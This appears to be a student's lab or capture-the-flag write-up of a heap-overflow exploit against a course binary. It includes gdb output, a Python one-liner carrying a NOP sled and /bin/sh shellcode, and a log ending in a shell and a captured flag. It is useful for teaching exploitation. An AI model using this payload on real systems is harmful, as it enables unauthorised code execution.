
This is a heap overflow attack. We need to overwrite the heap function pointer that points to “target” with the address of the shell. Then, when f->fp() is called, fp() will be pointing to the shell code we inject.

We first need to find the distance between r and f, since we are writing to r and want to overwrite f’s heap memory. This was 1248. So, we need to overwrite roughly 1248 + 4 bytes. So we can use 1225 (nop sled) + 23 (shell code) + 4 (new function start address)



```
Breakpoint 1, main (argc=2, argv=0xbffff654) at challenge4.c:25
25      challenge4.c: No such file or directory.
(gdb) n
27      in challenge4.c
(gdb) n
28      in challenge4.c
(gdb) n
29      in challenge4.c
(gdb) n
30      in challenge4.c
(gdb) n
32      in challenge4.c
(gdb) n
34      in challenge4.c
(gdb) p r
$1 = (struct record *) 0x804b160
(gdb) p f
$2 = (struct fp *) 0x804b640
(gdb) 
```

The following worked for me. You can choose any return address within the heap memory pointed to by ‘r’ as those are all NOPs.

```
python -c "print '\x90'*1225 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\xb0
\x0b\x89\xe3\x31\xc9\x31\xd2\xcd\x80' +
'\xe1\xb1\x04\x08'" > asd4

/usr/bin/binary4 $(cat ~/hw5/asd4)
```



```
(gdb) n
35      in challenge4.c
(gdb) x/100x r
0x804b160:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b170:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b180:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b190:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1a0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1b0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1c0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1d0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1e0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b1f0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b200:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b210:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b220:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b230:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b240:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b250:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b260:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b270:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b280:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b290:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b2a0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b2b0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b2c0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b2d0:      0x90909090      0x90909090      0x90909090      0x90909090
0x804b2e0:      0x90909090      0x90909090      0x90909090      0x90909090
(gdb) n
```



```
Segmentation fault
dxu0117@TerrierHome:~/hw5$ python -c "print '\x90'*1225 + '\x31\
dxu0117@TerrierHome:~/hw5$ /usr/bin/binary4 $(cat ~/hw5/asd4)
$ cd /home/binary4
$ cat flag.txt
b556cfeff72dbbc191e3951be39ab1ca3e23b941
$ 
```